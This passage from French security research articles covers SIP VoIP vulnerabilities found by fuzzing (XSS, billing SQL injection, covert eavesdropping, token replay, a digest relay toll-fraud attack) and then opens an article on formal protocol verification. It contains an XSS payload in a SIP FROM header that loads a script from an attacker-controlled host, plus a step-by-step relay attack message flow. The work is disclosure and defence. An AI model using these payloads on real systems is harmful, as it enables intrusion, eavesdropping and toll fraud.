FreePBX v2.3.00 Trixbox v2.3.1	Injection de valeur URI invalide dans le champ TO	[7]	Attaque de type XSS

Tableau 2 : Vulnérabilités de validation de paramètres d'entrée



2 *Attaque XSS contre un équipement Linksys SPA-941*

vulnérabilité découverte au cours d'une campagne de fuzzing (voir CVE-2007-5411). Le téléphone VoIP Linksys SPA-941 (version 5.1.8 du firmware) comprend un serveur web au travers duquel il est possible d'une part de configurer le téléphone et d'autre part de consulter l'historique des appels. Dans ce service, une vulnérabilité de type *Cross-Site-Scripting* (XSS [11]) permet à un attaquant d'effectuer des injections XSS sur les navigateurs des usagers, car le champ `FROM` des messages SIP n'est pas filtré de façon rigoureuse. En envoyant un message SIP modifié avec le champ `FROM` positionné avec la valeur suivante par exemple :

```
"<script x='" <sip:'src='http://baloo/beef/y.js'>@192.168.1.9:5060>;tag=1"
```

Le navigateur de l'usager est redirigé pour inclure un fichier javascript (`y.js`) depuis une machine externe (`baloo`) tel que montré dans la figure 2. Cette machine externe est sous le contrôle de l'attaquant et le code javascript injecté lui permet d'utiliser la machine de l'usager pour scanner le réseau interne de l'entreprise, lancer des attaques de type CSRF (*Cross Site Request Forgery*), obtenir des informations sensibles (historique

Équipement	Synopsis de la vulnérabilité	Identifiant CVE	Impact
Cisco 7940/7960 vP0S3-08-6-00	Traitement incorrect des messages de type OPTIONS dans une transaction INVITE.	CVE-2007-4459	Déni de service
Grandstream GXV-3000 v1.0.1.7	Traitement incorrect d'un message de type 183 dans une transaction INVITE	CVE-2007-4498	Mise sous écoute
CallManager v5.1.1 OpenSer v1.2.2	Le mécanisme d'authentification permet la réutilisation d'un jeton	CVE-2007-5468	Fraude
SIP Protocol Relay Attack	L'attaquant peut se faire passer pour le serveur d'authentification	[6]	Fraude
Cisco 7940/7960 vP0S3-08-7-00	Traitement incorrect d'une chaîne de 6 transactions INVITE simultanées.	CVE-2007-5583	Déni de service
Nokia N95 v12.0.013	Traitement incorrect d'un message de type CANCEL inattendu	CVE-2007-6371	Déni de service

Tableau 3 : Vulnérabilités dans des états protocolaires avancés

des appels, configuration du réseau interne...) désactiver le pare-feu ou rediriger le navigateur de l'usager vers des pages web infestées de malwares (comme MPACK [2]) dans le but d'infester la machine de la victime. La vulnérabilité provient dans ce cas du fait que l'association de deux technologies (SIP et WEB) est possible sans que la sécurité des flux d'informations entre ces deux technologies n'ait été traitée.

L'impact de cette vulnérabilité est très fort : la plupart des pare-feu et systèmes de prévention d'intrusion ne protègent pas le réseau interne d'attaques XSS menées au travers de SIP. De plus, les usagers se connectent à ces équipements directement depuis le réseau interne de l'entreprise et de ce fait le rendent vulnérable. Jeremiah Grossmann [11] a montré comment les pare-feu peuvent être désactivés avec des attaques XSS. De nombreuses autres attaques malveillantes existent ici. Malheureusement, la plupart des équipements VoIP embarquent des serveurs et applications Web faibles de telle sorte que d'autres systèmes vulnérables existent et sont sans aucun doute exploités.


4. Vulnérabilités de suivi protocolaire

Les vulnérabilités de suivi protocolaire vont au-delà du simple filtrage d'un unique message SIP. Dans ce type de vulnérabilités, plusieurs messages vont amener un équipement cible dans un état inconsistant ; tout message utilisé dans cette chaîne d'attaque considéré en isolation ne violera pas la spécification normative du protocole SIP [14]. Ces vulnérabilités proviennent en grande majorité d'une faiblesse dans l'implémentation des automates du protocole. Elles peuvent être exploitées de trois façons différentes :

1. L'équipement peut recevoir des entrées qui ne sont pas attendues dans l'état courant du protocole : par exemple en envoyant au système un `BYE` alors qu'il s'attend à recevoir un `INVITE`.
2. L'entrée peut prendre la forme de messages simultanés dirigés vers plusieurs états du protocole.
3. De faibles variations dans les champs de suivi de dialogues et/ou transaction SIP peuvent amener un équipement vers un état inconsistant.

La découverte de telles vulnérabilités est un problème difficile. Le processus de fuzzing doit ici être capable d'identifier où et à quel moment un équipement cible ne suit pas rigoureusement le protocole et quels champs des messages peuvent être « fuzzés » pour révéler la vulnérabilité. L'espace de recherche est dans ce cas gigantesque, couvrant de multiples messages et champs de données ; l'utilisation de techniques de fuzzing avancées pilotées par des méthodes d'apprentissage est ici indispensable. Le tableau 3 comprend une liste des vulnérabilités que nous avons publiées dans cette famille. Comme pour le cas précédent (vulnérabilités liées au filtrage des données), les vulnérabilités présentées sont de complexité variable.

Un cas simple est celui de la (CVE-2007-6371). Ici, l'envoi prématuré d'un message CANCEL peut amener l'équipement dans un état inconsistant qui aboutit à un déni de service comme illustré dans la figure 3. Le danger majeur de ce type d'attaques est que, à ce jour, aucun pare-feu applicatif ne peut suivre et inspecter un si grand nombre de flux et que même dans le cas où les signatures sont connues, des versions polymorphiques d'attaques efficaces peuvent aisément être obtenues et ainsi passer entre les mailles des systèmes de protection. À ce jour, malheureusement, aucune solution efficace pour la prévention de ce type d'attaque n'existe.



3 *Attaque de type déni de service sur un téléphone Nokia N95*

4.1 Fraude à la facturation

Une fraude à la facturation intervient lorsque la véritable source d'un appel (ou la destination lorsqu'il s'agit d'un numéro vert par exemple) n'est pas facturée. Ceci peut se produire en utilisant une infrastructure VoIP compromise ou en manipulant le trafic de signalisation. Il est très surprenant de constater que malgré l'évolution sans précédent des technologies, les astuces basiques élaborées dans les années 1970, où les *phreakers* reproduisaient le signal à 2600 Hz utilisé par les opérateurs, continuent à fonctionner. Près de 40 ans après, le plan de signalisation peut toujours être manipulé et attaqué par des utilisateurs mal intentionnés. Ce qui a changé cependant est la technologie pour le faire. De nos jours, il est possible d'injecter des commandes

SQL (Chapitre VI [13]) dans le plan de signalisation et la fraude devient possible. Dans la suite de cette section, nous détaillons une vulnérabilité de ce type découverte lors d'une campagne de fuzzing dans notre laboratoire [7]. Certains proxys SIP stockent de l'information collectée des en-têtes SIP dans des bases de données. Ceci est nécessaire pour les fonctions de comptabilité et de facturation. Si cette information n'est pas proprement filtrée, elle pourra, lors de sa visualisation par l'administrateur, effectuer une injection SQL de second ordre, c'est-à-dire que les données visualisées sont interprétées comme un code SQL par l'application et celui-ci est exécuté en tant que tel. Il en résulte la possibilité de modifier la base de données à l'aide du code injecté. Dans ce cas (modification de la base de données), un attaquant peut par exemple facilement réduire la durée enregistrée de tous les appels afin de minimiser la facture des appelants. Si l'on considère le populaire et largement déployé PbX VoIP Asterisk, les enregistrements d'appel (CDR : *Call Detail Records*) sont stockés dans une base MySQL. FreePBX [1] et Tribox [5] utilisent l'information disponible dans cette base de données pour gérer et générer les factures et/ou la charge du PBX.

> *...des outils peuvent scanner le réseau interne, désactiver les pare-feu et déclencher toutes les attaques CSRF/XSRF spécifiques...*

Plusieurs fonctions ne traitent pas correctement les échappements pour tous les caractères dans les champs des messages de signalisation. Une première déclinaison de cette attaque spécifique peut être déclenchée par un utilisateur reconnu du domaine cible. Celui-ci n'a qu'à injecter des nombres négatifs dans les tables d'enregistrement des détails d'appels afin de changer la durée ou tout autre paramètre d'un appel donné. La conséquence directe de cela est qu'en raison de la maîtrise par l'attaquant des données exploitées par les services de comptabilité et de facturation, ces processus tombent eux-mêmes sous le contrôle total de l'attaquant. Une seconde conséquence encore plus sérieuse vient du fait que cette attaque peut être étendue en injectant des balises JavaScript [11] afin qu'elles soient exécutées par le poste de l'administrateur lorsqu'il/elle effectue des opérations de maintenance de base. De cette situation, résulte la possibilité d'une attaque de type Cross-Site Scripting (XSS), car du code Javascript malveillant aura pu être stocké dans la base de données via l'injection SQL. Ce malware sera exécuté dans le navigateur de l'administrateur lorsque celui-ci accèdera aux enregistrements. Ce processus est similaire aux attaques d'injection dans des logs, bien connues dans la communauté sécurité des applications Web. De façon similaire au cas précédent, des outils tels que Beef et XSS proxy peuvent scanner le réseau interne, désactiver les pare-feu et déclencher toutes les attaques CSRF/XSRF spécifiques.

Le problème principal est que la plupart des applications qui manipulent des enregistrements CDR ne considèrent pas ce type d'attaque. De plus, si le système cible n'est pas parfaitement sécurisé, les injections SQL peuvent aboutir à la compromission de l'ensemble du système cible, car la plupart des serveurs de bases de données autorisent des interactions avec le système d'exploitation cible [13].

Ce type de vulnérabilité est dangereux, car comme nous l'avons déjà indiqué ci-dessus, peu d'applications (en fait aucune de celles que nous avons testées à ce jour) implémentent du filtrage au niveau des en-têtes SIP. Toutes les applications considèrent que les informations qui proviennent de messages SIP sont issues d'une source fiable ou, à défaut, bienveillante ! Se prémunir de ce type d'attaque requiert un filtrage efficace des données tant en entrée qu'en sortie à chaque fois qu'une information est lue/enregistrée depuis/vers un autre composant logiciel.

4.2 Écoutes distantes


Durant une campagne de fuzzing, nous avons découvert une vulnérabilité aussi surprenante qu'inattendue. Elle est révélée dans (CVE-2007-4498). Ici, plusieurs messages SIP envoyés au terminal cible, activent le microphone du téléphone, ouvrent les canaux voix depuis la cible vers l'attaquant sans bien sûr qu'aucun élément ne permette à l'usager de voir que son téléphone est décroché, ni qu'une communication est en cours ; le rêve pour une écoute distante ! En effet, l'attaquant peut ainsi suivre toutes les communications vocales dans le site de la victime. L'échange protocolaire qui réalise cette attaque est décrit dans la figure 4. L'impact de cette vulnérabilité dépasse la « simple » écoute d'appels voix sur IP, car elle permet de placer à coût nul ou presque un micro dans une salle sans effraction et de suivre l'intégralité des conversations qui s'y déroulent. Le risque est majeur et devrait être pris en compte lors de toute décision du choix du fournisseur et du déploiement d'un équipement Voix sur IP. Bien que, dans le cas présent, la vulnérabilité résulte probablement d'une erreur de programmation, de telles portes laissées consciemment ouvertes par des entités ou équipementiers mal intentionnés représentent de véritables menaces.



4 *Écoute distante via un téléphone Grandstream GXV-3000*

4.3 Implémentations cryptographiques faibles

Le mécanisme d'authentification de SIP est basé sur un secret partagé et un challenge/réponse [12]. Des nonces sont générés par le serveur et soumis à l'entité souhaitant s'authentifier. Celle-ci doit utiliser la clef partagée pour calculer un hash, lui-même envoyé au serveur. Ce hash est calculé sur plusieurs valeurs : les en-têtes SIP et des nonces. Un *hash* reçu par le serveur est validé par celui-ci et utilisé pour authentifier le client. Pour des raisons d'efficacité, peu de serveurs suivent le cycle de vie (notamment la durée de validité) d'un jeton. Nous avons découvert deux vulnérabilités (CVE-2007-5468 et CVE-2007-5469) dans lesquelles des jetons interceptés peuvent être réutilisés. Ces vulnérabilités ne sont pas de simples attaques de type *man-in-the-middle*, car les jetons sont ici réutilisables durant de longues périodes et ont pu être utilisés pour l'authentification et l'établissement de multiples autres appels que ceux pour lesquels ils avaient été générés. La figure 5 présente le flux des messages pour de telles attaques. Comme pour les précédentes, l'impact de telles attaques est fort. Les escroqueries à la facturation et le vol d'identifiants d'appel en sont des conséquences immédiates. Se prémunir de telles attaques nécessite de revoir le compromis entre performance et sécurité et requiert l'implémentation de procédures de gestion des jetons cryptographiques sûres et performantes.



5 *Attaque de rejeu étendue : dans cette configuration, l'attaquant (KIF) récupère les données d'authentification transmises par un utilisateur légal (utilisateur R) lors d'un appel à Alex. Le vil attaquant réutilise ces données afin d'appeler un tiers (ici Bob) en se faisant passer pour l'utilisateur légal.*

5. Vulnérabilités dans les spécifications du protocole

Nous avons consacré une part importante de notre activité à la recherche de vulnérabilités sur des implémentations spécifiques du protocole SIP sans initialement considérer la sécurité du protocole en soi. C'est lors de l'exécution d'un scénario de fuzzing complexe qui nous avons relevé la même anomalie (et vulnérabilité apparente) sur tous les équipements sous test (tous ceux répertoriés dans le tableau 1). Ceci nous a naturellement conduit à lancer une analyse sur la spécification du protocole SIP, notamment en utilisant des techniques formelles et outils supports tels AVISPA[2]. Cette analyse nous a permis d'identifier la vulnérabilité dans la conception même du protocole, vulnérabilité qui rend toute attaque d'escroquerie à la facturation possible sur tout réseau voix sur IP [6]. Le problème vient en effet du fait qu'une attaque classique de type relais est possible en forçant une entité appelée à émettre un message de type `RE-INVITE`. Cette attaque étant nouvelle, générique et sévère, elle est naturellement dangereuse.

Voici comment elle se matérialise : un attaquant établit un appel avec sa victime. Sa victime répond (décroche) et est amenée à mettre l'appelant en attente (il existe plusieurs méthodes pour la conduire à entreprendre cette action, la plus simple étant qu'un complice appelle la victime alors que celle-ci est en communication avec l'attaquant). Lorsque l'attaquant reçoit

[2] http://avispa-project.org/

le message SIP RE-INVITE qui spécifie la mise en attente. Celui-ci peut demander à la victime de s'authentifier. Cette dernière authentification peut être utilisée par l'attaquant pour se substituer à la victime sur son propre proxy. Détaillons maintenant l'attaque en utilisant la notation suivante :

- P est le proxy localisé à l'URL : **proxy.org**.
- X est l'attaquant localisé à l'URL : **attaquant.lan.org**.
- V est la victime localisée à : **victime.lan.org**.
- V est également enregistré auprès de P sous le nom d'utilisateur **victime@proxy.org**.
- Y est le complice de X. Physiquement, cela peut être X lui-même, mais nous utilisons une autre notation pour des raisons de clarté.

Nous montrons comment X appelle le numéro surtaxé 0-800-xx-xx-xx à l'insu de V qui sera facturé.

1▸ X appelle directement V.

Le champ RECORD-ROUTE doit comporter l'adresse de l'attaquant et le champ contact doit avoir comme valeur l'identifiant du numéro surtaxé que l'attaquant veut appeler à l'insu de la victime. Ceci permet de préparer l'attaque en positionnant chez la victime les champs-clefs : destination des échanges de signalisation (ici l'attaquant par le champ record-route) et numéro surtaxé (ici placé dans le champ contact). Ceci donne la requête suivante :

```
X ---------- INVITE victime.lan.org ------------> V
 From : attaquant à attaquant.lan.org
 To: victime à victime.lan.org
 Contact: 1900-XXXX à proxy.org
 Record-Route: attaquant.lan.org
```

2▸ Le déroulement normal des opérations SIP

```
X <-------------- 180 Ringing ------------------ V
X <---------------- 200 OK --------------------- V
X <-------------- Media Data ------------------> V
```

3▸ Le complice Y entre en jeu et invite la victime V. Celle-ci décide de mettre X en attente.

4▸ La victime V envoie un message RE-INVITE à X (pour lui indiquer sa mise en attente telle que définie dans la section 12.2.1.1 du RFC de SIP [14]).

```
X <---------- INVITE 190XXXX at proxy.org ------ V
 From: victime à victime.lan.org
 To : attaquant à attaquant.lan.org
```

5▸ X appelle le numéro surtaxé en utilisant le proxy P qui lui demander de s'authentifier en utilisant un digest d'authentification avec comme nonce="Proxy-Nonce-T1" et comme realm="proxy.org".

6▸ X demande à V d'authentifier le message RE-INVITE qu'il a reçu de la victime à l'étape 4 et utilise dans sa demande les mêmes paramètres de digest et de realm que ceux demandés par le serveur à X durant l'étape 5.

```
X ------------401/407 Authenticate -------------> V
 Digest: realm ="proxy.org",
  nonce="Proxy-Nonce-T1"
```

7▸ À cette étape l'attaque est bouclée ; la victime va faire pour X (et lui transmettre) le travail d'authentification auprès du proxy (attaque relais).

```
X <---------- INVITE 190XXXX at proxy.org -------- V
 Digest: realm ="proxy.org", nonce="Proxy-Nonce-T1"
  username= "victime",
  uri="190@XXXX at proxy.org",
  response="the victime computed response"
```

8▸ X peut désormais répondre au proxy avec un digest parfaitement valide (construit par V) et qui authentifie V.

Conclusion et travaux futurs

Les résultats quantitatifs et qualitatifs issus des campagnes de recherche de vulnérabilités que nous avons menées sont éloquents. Absolument tous les équipements que nous avons testés sont vulnérables et le spectre des vulnérabilités trouvées est très large. Des vulnérabilités de validation triviale de paramètres sont courantes et elles affectent des équipements particulièrement sensibles. Des vulnérabilités dans des états protocolaires avancés existent également. Elles sont seulement beaucoup plus complexes à mettre à jour. La cause principale de toutes ces vulnérabilités repose essentiellement sur une faible prise en compte de la sécurité dans le cycle de vie de leurs équipements. L'intégration des technologies du Web et de la voix sur IP est une véritable boîte de Pandore qui renferme des dangers bien plus complexes et puissants. Des attaques spécifiques au Web peuvent être initiées et menées à bout au travers du plan de signalisation SIP pouvant aboutir à des effets dévastateurs, tels que la prise de contrôle totale d'un réseau interne de l'entreprise ou de celui de son fournisseur de services. Ceci est possible, car aucun pare-feu applicatif ne permet à ce jour d'interagir avec de multiples technologies afin de fournir des gardes assurant l'interaction sûre entre les mondes du Web et de la voix sur IP. Une cause plus structurelle à cet état est l'absence d'un modèle de menaces réel et complet pour la voix sur IP.

L'alliance VOIPSA a développé un modèle de menaces **[4]** qui ne reflète cependant pas l'état réel des menaces actuelles. Nous avons montré au travers des vulnérabilités découvertes que des attaques de déni de service extrêmement dévastatrices peuvent être réalisées avec un nombre limité de paquets sans éveiller le moindre soupçon dans les systèmes de prévention et/ou de détection d'attaques ; l'espionnage à distance dépasse le cadre minimal de l'interception d'une simple communication et le plan de signalisation SIP couplé aux services construits au-dessus apparaît lui-même comme un vecteur de menaces pour l'ensemble de l'infrastructure de communication et du système d'information.

Il reste beaucoup à faire pour assainir la situation. Le principal objectif étant d'aboutir à des équipements voix sur IP intégrant une sécurité forte. Des modifications dans le cycle de développement de ces équipements doivent impérativement intégrer des phases d'audit et de test de sécurité. Le fuzzing de protocoles est un élément essentiel de ces phases d'autant plus qu'il représente un moyen unique pour des chercheurs en sécurité indépendants d'évaluer les équipements. Dans les échanges que nous avons eus avec les différents constructeurs, un seul a réagi de façon extrêmement professionnelle en intégrant systématiquement les vulnérabilités remontées dans son processus internet d'évolution de ses produits et en travaillant avec nous sur la publication conjointe des vulnérabilités et des patchs de correctifs. Les communautés du logiciel libre en Voix sur IP ont sur ce point également été très réactives à nos découvertes et ont corrigé les vulnérabilités dans des temps records. Pour la majorité des constructeurs dont nous avons testé des équipements, la prise en compte des vulnérabilités découvertes dans le processus d'évolution des systèmes reste encore souvent tabou et/ou inexistante.

Nous avons dans cet article décrit une partie de l'expérience pratique acquise par le groupe sur le test de piles protocolaires SIP au travers de campagnes de fuzzing intense. Nous avons réalisé ces tests dans le seul but de valider nos travaux de recherche sur de nouveaux algorithmes et modèles de fuzzing à des fins de sécurité. Les résultats ont largement dépassé nos espérances et nous encouragent à poursuivre nos investigations dans ce sens. Toutes les vulnérabilités présentées ici ont été révélées dans des conditions claires et respectueuses des règles établies dans la communauté de sécurité. Nous poursuivons nos travaux sur deux points : l'un porte sur les systèmes de protection contre les attaques, le second sur les modèles et algorithmes de découverte de vulnérabilités. Sur le premier point, nous avons notamment développé un pare-feu SIP supportant le suivi d'échanges complexes permettant d'anticiper des attaques. Ce pare-feu répondant au doux nom de SECSIP est distribué sous License GPL2 au travers de la Gforge de l'INRIA. Dans le domaine des méthodes et algorithmes de fuzzing, nous travaillons actuellement à la généralisation des méthodes utilisées pour SIP et à leur application à d'autres protocoles.

Références bibliographiques

[1] *FreePBX : full-featured PBX web application*, **http://freepbx.org**

[2] *MPack: Insight into MPACK Hacker kit*, **http://www.malwarehelp.org/news/article- 6268.html**

[3] *The Asterisk PBX*, **http://www.asterisk.org/**

[4] *The Voice over IP Security Alliance (VOIPSA)*, **http://www.voipsa.org/Activities/taxonomy.php**

[5] *trixbox : Asterisk-based IP-PBX*, **http://www.trixbox.com/**

[6] ABDELNUR (H.), STATE (R.) et FESTOR (O.), *Security Advisory : « SIP Digest Access Authentication RELAY-ATTACK for Toll-Fraud »*, **http://voipsa.org/pipermail/voipsec_voipsa.org/2007- November/002475.html**

[7] ABDELNUR (H.), STATE (R.) et FESTOR (O.), *Security Advisory : « SQL injection in asterisk-addons and XSS injection in WWW application in Areski, FreePBX and Trixbox »*. **http://voipsa.org/pipermail/voipsec_voipsa.org/2007- October/002466.html**

[8] ABDELNUR (Humberto), STATE (Radu) et FESTOR (Olivier), *« KiF: A stateful SIP Fuzzer »*, in *Proceedings of Principles, Systems and Applications of IP Telecommunications, IPTComm*, pages 47–56, New-York, NY, USA, JUL 2007. ACM Press.

[9] BUTTI (Laurent) et TINNES (Julien), *« Discovering and exploiting 802.11 wireless vulnerabilities »*, *Journal in Computer Virology*, 4(1):25–37, février 2008.

[10] CROCKER (D.) et OVERELL (P.) editors, *« Augmented BNF for Syntax Specifications: ABNF »*, RFC 5234, STD 68, janvier 2008.

[11] FOGIE (Seth), GROSSMAN (Jeremiah), HANSEN (Robert), RAGER (Anton) et PETKOV (Petko D.), *XSS Exploits: Cross Site Scripting Attacks and Defense*, Syngress, 2007.

[12] JOHNSTON (Alan B.) et PISCITELLO (David M.), *Understanding Voice over Ip Security*, Artech, 2006.

[13] LITCHFIELD (David), ANLEY (Chris), HEASMAN (John) et GRINDLAY (Bill), *The Database Hacker's Handbook: Defending Database Servers*, John Wiley & Sons, 2005.

[14] SCHULZRINNE (H.), CAMARILLO (G.), JOHNSTON (A.), PETERSON (J.), SPARKS (R.), HANDLEY (M.) et SCHOOLER (E.), *« SIP: Session Initiation Protocol »*, **http://www.ietf.org/rfc/rfc3261.txt**, juin 2002.

[15] SUTTON (Michael), GREENE (Adam) et AMINI (Pedram), *Fuzzing: Brute Force Vulnerability Discovery*, Addison-Wesley Professional, 2007.

Olivier Heen, Thomas Genet, Erwan Houssay – firstname.lastname@irisa.fr

VOTRE PROTOCOLE EST-IL VÉRIFIÉ ?

mots clés : *protocoles / vérification formelle / animation de spécifications*

Comme l'indiquent plusieurs articles de ce dossier, des techniques de fuzzing peuvent être appliquées aux protocoles. Elles permettent alors de détecter des vulnérabilités sur des implémentations particulières. Mais qu'en est-il de la détection des erreurs de conception ? Comment s'assurer qu'un nouveau protocole est sain d'un point de vue purement logique avant même de disposer de son implémentation ?

Les techniques récentes de vérification automatique de protocoles s'avèrent à cet égard très utiles. Plusieurs outils d'animation et de vérification existent : tout au long de cet article, nous utilisons conjointement SPAN (www.irisa.fr/lande/genet/span) et AVISPA (www.avispa-project.org). D'une certaine manière, l'animation est à la spécification ce que le fuzzing est à l'implémentation.

1. Introduction

Dans cet article, nous montrons comment les outils actuels de spécification et de vérification formelles révèlent très tôt des vulnérabilités qui seraient difficiles à corriger au moment de l'implémentation. Avec un outil d'animation, il est possible de « jouer » avec la spécification du protocole pour varier les scénarios d'exécution, et même tenter des exécutions a priori idiotes. Ce faisant, on retrouve une démarche de type essai/erreur proche du *fuzzing*, mais appliquée au modèle du protocole plutôt qu'à son implémentation : du **fuzzing de spécification**.

Tout d'abord, quels avantages peut-on attendre de la vérification automatique ?

1.1 Retrouver des vulnérabilités connues

Cela peut sembler inutile a priori : si des vulnérabilités sont connues, pourquoi se donner la peine de les retrouver automatiquement ? Nous voyons pourtant deux bonnes raisons de le faire : augmenter la confiance dans l'outil, éviter la réapparition d'anciennes vulnérabilités. On trouve aujourd'hui encore des protocoles souffrant de vulnérabilités pourtant parfaitement connues à l'époque de leur conception (pour prendre un exemple lié à l'implémentation ; le **ping of death** est bien connu contre les piles ICMP des ordinateurs et pourtant on le retrouve maintenant sur certains téléphones IP). Seule l'utilisation systématique d'outils de vérification peut empêcher ce type de réapparitions.

1.2 Trouver des variantes d'attaques

Les attaques retrouvées automatiquement n'apparaissent pas toujours sous leurs formes les plus connues. Cela peut amener les concepteurs à réfléchir autrement ou à mieux évaluer les conséquences d'une attaque. Nous illustrons ce point sur le protocole d'échange de clé Diffie-Hellman décrit en figure 1.

Ce protocole souffre d'une vulnérabilité connue à l'encontre du secret des communications et exploitable par l'attaque de **l'homme du milieu** décrite en figure 2. Comme résultat, les

g et p sont des valeurs numériques adaptées à Diffie-Hellman connues de tous les participants. On note g^x pour $g^x \pmod p$. A et B sont deux participants honnêtes. Na et Nb sont deux entiers aléatoires frais (des nonces).

$A \hookrightarrow B : g^{Na}$

$B \hookrightarrow A : g^{Nb}$

Fin : A et B sont d'accord sur la clé $(g^{Na})^{Nb} = (g^{Nb})^{Na}$.

1 *Échange de clés Diffie-Hellman*

I est l'attaquant, N_i est un nonce choisi par lui.

$A \hookrightarrow I : g^{Na}$

$I \hookrightarrow B : g^{Ni}$

$B \hookrightarrow I : g^{Nb}$

$I \hookrightarrow A : g^{Ni}$

Fin : A et I sont d'accord sur la clé $(g^{Na})^{Ni}$, B et I sont d'accord sur la clé $(g^{Nb})^{Ni}$, I comprend les communications entre A et B.

2 *Attaque de l'homme du milieu*

$A \hookrightarrow I : g^{Na}$

$I \hookrightarrow A : g$

Fin : A et I sont d'accord sur la clé g^{Na}.

3 *Une autre attaque contre Diffie-Hellman*

communications de A et de B ne sont plus confidentielles vis-à-vis de l'attaquant.

Lancés sur une spécification formelle du protocole Diffie-Hellman, certains outils exhibent plutôt l'attaque de la figure 3. Il s'agit en fait d'un cas très particulier de la première moitié de l'attaque de l'homme du milieu, mais l'attaquant renvoie g plutôt que g^{Ni}. Un point intéressant est que quiconque observe l'attaque peut capturer la valeur g^{Na} envoyée par A, constater que l'attaquant renvoie g et en déduire que A va dorénavant utiliser la clé g^{Na} pour ses communications. Les communications de A vers B ne sont plus confidentielles du tout : n'importe quel participant peut y accéder.

N.B. : cette attaque fonctionne en fait avec toute valeur g^k renvoyée par l'attaquant telle que g^k est facile à identifier (en particulier g^1, g^2, g^3...). Il ne suffit donc pas à A de vérifier qu'il reçoit autre chose que g pour s'en prémunir.

1.3 Trouver de nouvelles vulnérabilités

Dans certains cas, les plus recherchés en fait, l'outil de vérification peut exhiber des attaques correspondant à des vulnérabilités encore inconnues (voir par exemple [1]).

En pratique, il s'agit rarement de vulnérabilités totalement nouvelles, mais plutôt de combinaisons que les experts n'avaient pas réussi à détecter ou à expliciter totalement.

1.4 Vérifier l'utilité des contre-mesures

Les protocoles complexes incluent souvent plusieurs contre-mesures afin de se prémunir de certaines menaces. Il s'agit par exemple de l'ajout de valeurs aléatoires dans des messages pour compliquer leur rejeu. De telles contre-mesures compliquent les protocoles et peuvent elles-mêmes ajouter des vulnérabilités. Il est donc très intéressant de pouvoir vérifier leur utilité : détecte-t-on réellement des attaques lorsqu'on supprime certaines contre-mesures ? Le cas échéant, les attaques sont-elles bien celles qu'on attendait ou s'agit-il de variantes ? (cf. [2] pour un exemple récent).

1.5 Vérifier des cas non prévus

Les concepteurs font très souvent des hypothèses sur le contexte d'utilisation du protocole et sur les capacités de l'attaquant. Or, les protocoles ont souvent des usages inattendus et sont exposés à des classes d'attaquants plus larges que prévu. À titre d'exemple, le protocole de transmission de données sur câble USB fait l'hypothèse que le câble est sûr, mais cette hypothèse devient fausse si la transmission de données est émulée sur IP ou WiFi.

Les outils de vérification automatique ne font pas d'hypothèse a priori sur la sécurité des canaux de communication (nous reviendrons sur ce point). Ainsi, la vérification permet éventuellement de trouver des attaques peu réalistes dans le contexte nominal, mais possibles en théorie. C'est alors au concepteur de décider ou non de la mise en place d'une contre-mesure ou, à défaut, d'un avertissement sur les conditions d'utilisation.

2. Le cœur du métier

Une spécification formelle de protocole est, essentiellement, une description en langage mathématique des échanges de messages effectués entre les différents intervenants (ou agents) du protocole. Si ces spécifications étaient encore extrêmement génériques et théoriques dans les années 90, elles sont maintenant beaucoup plus proches de la réalité des protocoles et décrites dans un langage dédié, comme le langage de ProVerif [3] ou le langage HLPSL pour *High Level Protocol Specification Language* [4]. Dans cet article, nous nous intéressons aux spécifications formelles HLPSL. Celles-ci

font abstraction des détails d'implémentation du protocole et se concentrent sur les mécanismes qui établissent les propriétés de sécurité. En conséquence, si une vulnérabilité est trouvée sur la spécification formelle, il y a peu de chances qu'elle puisse être corrigée au moment de l'implémentation. La spécification déclare également les propriétés attendues sur le protocole considéré : essentiellement le secret d'une donnée, l'authentification d'un message ou d'un agent.

